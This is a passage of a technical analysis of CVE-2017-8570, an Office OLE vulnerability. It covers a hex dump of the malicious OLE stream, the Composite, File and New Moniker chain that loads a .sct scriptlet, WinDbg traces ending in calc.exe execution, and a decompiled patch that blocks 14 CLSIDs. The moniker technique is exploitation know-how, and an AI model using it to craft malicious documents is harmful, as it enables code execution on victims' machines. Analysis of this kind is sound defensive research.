000007C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000800  01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00  ................
00000810  00 00 00 00 00 00 00 00 C0 00 00 00 09 03 00 00  ........À.......
00000820  00 00 00 00 C0 00 00 00 00 00 00 46 02 00 00 00  ....À.......F...
00000830  03 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ........À......F
00000840  00 00 1A 00 00 00 25 54 4D 50 25 5C 31 31 32 56  ......%TMP%\112V
00000850  30 38 5A 43 42 33 4B 4C 51 4B 5A 2E 73 63 74 00  08ZCB3KLQKZ.sct.
00000860  0E 00 AD DE 00 00 00 00 00 00 00 00 00 00 00 00  .. Þ............
00000870  00 00 00 00 00 00 00 00 38 00 00 00 32 00 00 00  ........8...2...
00000880  03 00 25 00 54 00 4D 00 50 00 25 00 5C 00 31 00  ..%.T.M.P.%.\.1.
00000890  31 00 32 00 56 00 30 00 38 00 5A 00 43 00 42 00  1.2.V.0.8.Z.C.B.
000008A0  33 00 4B 00 4C 00 51 00 4B 00 5A 00 2E 00 73 00  3.K.L.Q.K.Z...s.
000008B0  63 00 74 00 C6 AF AB EC 19 7F D2 11 97 8E 00 00  c.t.Æ¯«ì..Ò.....
000008C0  F8 75 7E 2A 00 00 00 00 00 00 00 00 00 00 00 00  øu~*............
000008D0  00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF  ............ÿÿÿÿ
000008E0  06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 46  ........À......F
000008F0  00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00  ....ÿÿÿÿ........
```

We can find 3 Monike CLSID in the OLEStream(just search the


CLSID in OleViewDotNet.exe)



```
00000309-0000-0000-c000-000000000046 - CompositeMoniker
    IMarshal
    IMoniker
    IPersistStream
    IROTData
    IUnknown
    Factory Interfaces

CLSID: 00000309-0000-0000-C000-000000000046
Name: CompositeMoniker
InProcServer32: ole32.dll
```




```
00000303-0000-0000-c000-000000000046 - FileMoniker
    IMarshal
    IMoniker
    IPersistStream
    IROTData
    IUnknown
    Factory Interfaces

CLSID: 00000303-0000-0000-C000-000000000046
Name: FileMoniker
InProcServer32: ole32.dll
ProgIDs:
file
```



```
ecabafc6-7f19-11d2-978e-0000f8757e2a - New Moniker
    IMarshal
    IMoniker
    IPersist
    IPersistStream
    IROTData
    IUnknown
    Factory Interfaces

CLSID: ECABAFC6-7F19-11D2-978E-0000F8757E2A
Name: New Moniker
InProcServer32: C:\Windows\system32\comsvcs.dll
ProgIDs:
new
```


Here,the key point is the use of Composite Moniker,which will combine the File Moniker with New Moniker to a sigle Moniker(Combining two monikers of any class is called generic composition, which can be accomplished through a call to the IMoniker::ComposeWith function)

When binding to the Composite Moniker, the binding process starts from the right-side Moniker to the left-side Moniker(New Moniker -> File Moniker)by calling IMoniker::BindToObject,it’s equal to following expression: The Composite Moniker = New Object(“%TMP%\112V08ZCB3KLQKZ.sct”)(File Moniker),just like initialize a Object by constructor function with parameters of the File Moniker Class in C++..we new a object that .sct file corresponds to with File Moniker?then we search .sct extension name in registry:




名称	类型	数据
(默认)	REG_SZ	scriptletfile
Content Type	REG_SZ	text/scriptlet

计算机\HKEY_CLASSES_ROOT\.sct




名称	类型	数据
(默认)	REG_SZ	{06290BD2-48AA-11D2-8432-006008C3FBFC}

So the object scriptletfile will be created and initialized by File Moniker using the content of the .sct file,let's the calling stack in windbg:



```
scrobj!ComScriptletFactory::CreateInstance:
6e7d292d 8bff            mov     edi,edi
0:000> k
ChildEBP RetAddr
00229d2c 76e88bbe scrobj!ComScriptletFactory::CreateInstance
00229db4 76ea30a8 ole32!CServerContextActivator::CreateInstance+0x172 [d
00229df4 76e88ce2 ole32!ActivationPropertiesIn::DelegateCreateInstance+
00229e48 76e88c57 ole32!CApartmentActivator::CreateInstance+0x112 [d:\w
00229e68 76e889da ole32!CProcessActivator::CCICallback+0x6d [d:\w7rtm\c
00229e88 76e8898b ole32!CProcessActivator::AttemptActivation+0x2c [d:\w
00229ec4 76e88d45 ole32!CProcessActivator::ActivateByContext+0x4f [d:\w
00229eec 76ea30a8 ole32!CProcessActivator::CreateInstance+0x49 [d:\w7rt
00229f2c 76ea2e2c ole32!ActivationPropertiesIn::DelegateCreateInstance+
0022a18c 76ea30a8 ole32!CClientContextActivator::CreateInstance+0xb0 [d
0022a1cc 76f431f6 ole32!ActivationPropertiesIn::DelegateCreateInstance+
0022a9c8 76f418a5 ole32!GetInstanceHelper+0x59b [d:\w7rtm\com\ole32\com
0022aa04 76f239dc ole32!CComActivator::DoGetInstanceFromFile+0x74 [d:\w
0022aa38 76f255ad ole32!CoGetInstanceFromFile+0x71 [d:\w7rtm\com\ole32\
0022ab04 712163bd ole32!CFileMoniker::BindToObject+0x2df [d:\w7rtm\com\
0022ab5c 76ebb53d comsvcs!CNewMoniker::BindToObject+0x96
0022ab90 76f2428a ole32!CCompositeMoniker::BindToObject+0x105 [d:\w7rtm
*** ERROR: Symbol file could not be found.  Defaulted to export symbols
0022abfc 699b6981 ole32!CDefLink::BindToSource+0x1bf [d:\w7rtm\com\ole3
WARNING: Stack unwind information not available. Following frames may be
0022ac40 69c2c80e wwlib!wdCommandDispatch+0x32fa96
0022accc 69ebeb56 wwlib!DllCanUnloadNow+0xd0522
0022d580 694c2767 wwlib!DllCanUnloadNow+0x36286a
```




```
kernel32!CreateProcessW:
7606204d 8bff            mov     edi,edi
0:011> du poi(esp+8)
0594cc58  ""C:\Windows\System32\calc.exe" "
```

So in this vul,as Microsoft does't ban our scriptletfile object,which can do the same work the script/scriptlet object can do,we can use it to help us gain the REC again!!


0x04 Patch analysis of CVE-2017-8570

As I have analyzed the patch for CVE-2017-0199 before,so here,I will locate the key point directly(it's the same repair strategies - Disable CLSID of the vulnerable Object!)




```
char sub_32650E0E()
{
  HMODULE v0; // eax@1
  HMODULE v1; // edi@2
  FARPROC v2; // esi@3

  LOBYTE(v0) = sub_32650E6B();
  if ( (_BYTE)v0 )
  {
    v0 = LoadLibraryExW(L"ole32.dll", 0, 0);
    v1 = v0;
    if ( v0 )
    {
      v2 = GetProcAddress(v0, "CoRegisterActivationFilter");
      if ( v2 )
      {
        sub_3318EA3C(&unk_334B6750);            // preprocess Of the disabled CLSIDs
        ((void (__stdcall *)(int (__stdcall ***)(int, int, int)))v2)(&g_ActivationFilter);
      }
      LOBYTE(v0) = FreeLibrary(v1);
    }
  }
  return (unsigned int)v0;
}
```

We can see that there is a preprocess of the disabled CLSIDs before registering the CLSID_Filter:




```
int (__stdcall *__thiscall sub_3318EA3C(void *this))(unsigned int, int)
{
  void *CLSID_Node; // ebx@1
  int (__stdcall *result)(unsigned int, int); // eax@2
  void *v3; // [sp+Ch] [bp-Ch]@1
  int v4; // [sp+10h] [bp-8h]@1
  int v5; // [sp+14h] [bp-4h]@1

  v3 = this;
  sub_32B7036A(this);
  v4 = 0;
  CLSID_Node = &stru_334FCB60;                          // CLSID linear list
  v5 = 14;                                              // The number of CLSID is 14
  do
  {
    result = sub_3318EA85(
               v3,
               (int)CLSID_Node,
               &v4,
               stru_3262C4A8.Data1,
               *(_DWORD *)&stru_3262C4A8.Data2,
               *(_DWORD *)&stru_3262C4A8.Data4[0],
               *(_DWORD *)&stru_3262C4A8.Data4[4]);
    CLSID_Node = (char *)CLSID_Node + 16;
    --v5;
  }
  while ( v5 );
  return result;
}
```


In this patch,MS not only disable the CLSID_Scriptletfile Moniker,but disable 14 CLSIDs in total☺,so it seems that MS has done some work to repair the vul 8570~:



```
.data:334FCB60 CLSID_Script_Scriptlet_Moniker dd 6290BD3h            ; Data1
.data:334FCB60                                        ; DATA XREF: sub_3318EA3C+15↑o
.data:334FCB60                 dw 48AAh               ; Data2 ; GUID CLSID_ScriptMoniker
.data:334FCB60                 dw 11D2h               ; Data3
.data:334FCB60                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCB70 CLSID_PartitionMoniker dd 0ECABB0C5h          ; Data1 ; GUID CLSID_PartitionMoniker
.data:334FCB70                 dw 7F19h               ; Data2
.data:334FCB70                 dw 11D2h               ; Data3
.data:334FCB70                 db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
.data:334FCB80 CLSID_QueueMoniker dd 0ECABAFC7h          ; Data1 ; GUID CLSID_QueueMoniker
.data:334FCB80                 dw 7F19h               ; Data2
.data:334FCB80                 dw 11D2h               ; Data3
.data:334FCB80                 db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
.data:334FCB90 CLSID_HTMLApplication dd 3050F4D8h           ; Data1 ; GUID CLSID_HTMLApplication
.data:334FCB90                 dw 98B5h               ; Data2
.data:334FCB90                 dw 11CFh               ; Data3
.data:334FCB90                 db 0BBh, 82h, 0, 0AAh, 0, 0BDh, 0CEh, 0Bh; Data4
.data:334FCBA0 CLSID_Scriptlet_Context dd 6290BD0h            ; Data1
.data:334FCBA0                 dw 48AAh               ; Data2
.data:334FCBA0                 dw 11D2h               ; Data3
.data:334FCBA0                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCBB0 CLSID_Scriptlet_Constructor dd 6290BD1h            ; Data1
.data:334FCBB0                 dw 48AAh               ; Data2
.data:334FCBB0                 dw 11D2h               ; Data3
.data:334FCBB0                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCBC0 CLSID_ScriptletfileMoniker dd 6290BD2h            ; Data1
.data:334FCBC0                 dw 48AAh               ; Data2
.data:334FCBC0                 dw 11D2h               ; Data3
.data:334FCBC0                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
```




```
.data:334FCBD0 CLSID_Script_HsotEncode dd 6290BD4h            ; Data1
.data:334FCBD0                 dw 48AAh               ; Data2
.data:334FCBD0                 dw 11D2h               ; Data3
.data:334FCBD0                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCBE0 CLSID_Scriptlet_TypeLib dd 6290BD5h            ; Data1
.data:334FCBE0                 dw 48AAh               ; Data2
.data:334FCBE0                 dw 11D2h               ; Data3
.data:334FCBE0                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCBF0 CLSID_ScriptletHandler_Automation dd 6290BD8h            ; Data1
.data:334FCBF0                 dw 48AAh               ; Data2
.data:334FCBF0                 dw 11D2h               ; Data3
.data:334FCBF0                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCC00 CLSID_ScriptletHandler_Event dd 6290BD9h            ; Data1
.data:334FCC00                 dw 48AAh               ; Data2
.data:334FCC00                 dw 11D2h               ; Data3
.data:334FCC00                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCC10 CLSID_ScriptletHandler_Asp dd 6290BDAh            ; Data1
.data:334FCC10                 dw 48AAh               ; Data2
.data:334FCC10                 dw 11D2h               ; Data3
.data:334FCC10                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCC20 CLSID_ScriptletHandler_Behavior dd 6290BDBh            ; Data1
.data:334FCC20                 dw 48AAh               ; Data2
.data:334FCC20                 dw 11D2h               ; Data3
.data:334FCC20                 db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
.data:334FCC30 CLSID_xmlfile   dd 528D46B3h           ; Data1
.data:334FCC30                 dw 3A4Bh               ; Data2
.data:334FCC30                 dw 4B13h               ; Data3
.data:334FCC30                 db 0BFh, 74h, 0D9h, 0CBh, 0D7h, 30h, 6Eh, 7; Data4
```




```
unsigned int __stdcall HandleActivation(int a1, int a2, CLSID *rclsid, int a4)
{
  unsigned int v4; // ebx@1
  unsigned int result; // eax@2
  int Match_Flag; // [sp+4h] [bp-4h]@4

  v4 = 0;
  if ( a4 )
  {
    *(_DWORD *)a4 = stru_3262C4A8.Data1;
    *(_DWORD *)(a4 + 4) = *(_DWORD *)&stru_3262C4A8.Data2;
    *(_DWORD *)(a4 + 8) = *(_DWORD *)&stru_3262C4A8.Data4[0];
    *(_DWORD *)(a4 + 12) = *(_DWORD *)&stru_3262C4A8.Data4[4];
    Match_Flag = 1;
    if ( CLSID_Filter(unk_334B6750, (int)rclsid, &Match_Flag, a4) )
    {
      if ( !Match_Flag )
        v4 = 0x80070005;                        // if Match_Flag = 0,return Access Denied.
    }
    result = v4;
  }
  else
  {
    result = 0x80070057;
  }
  return result;
}
```

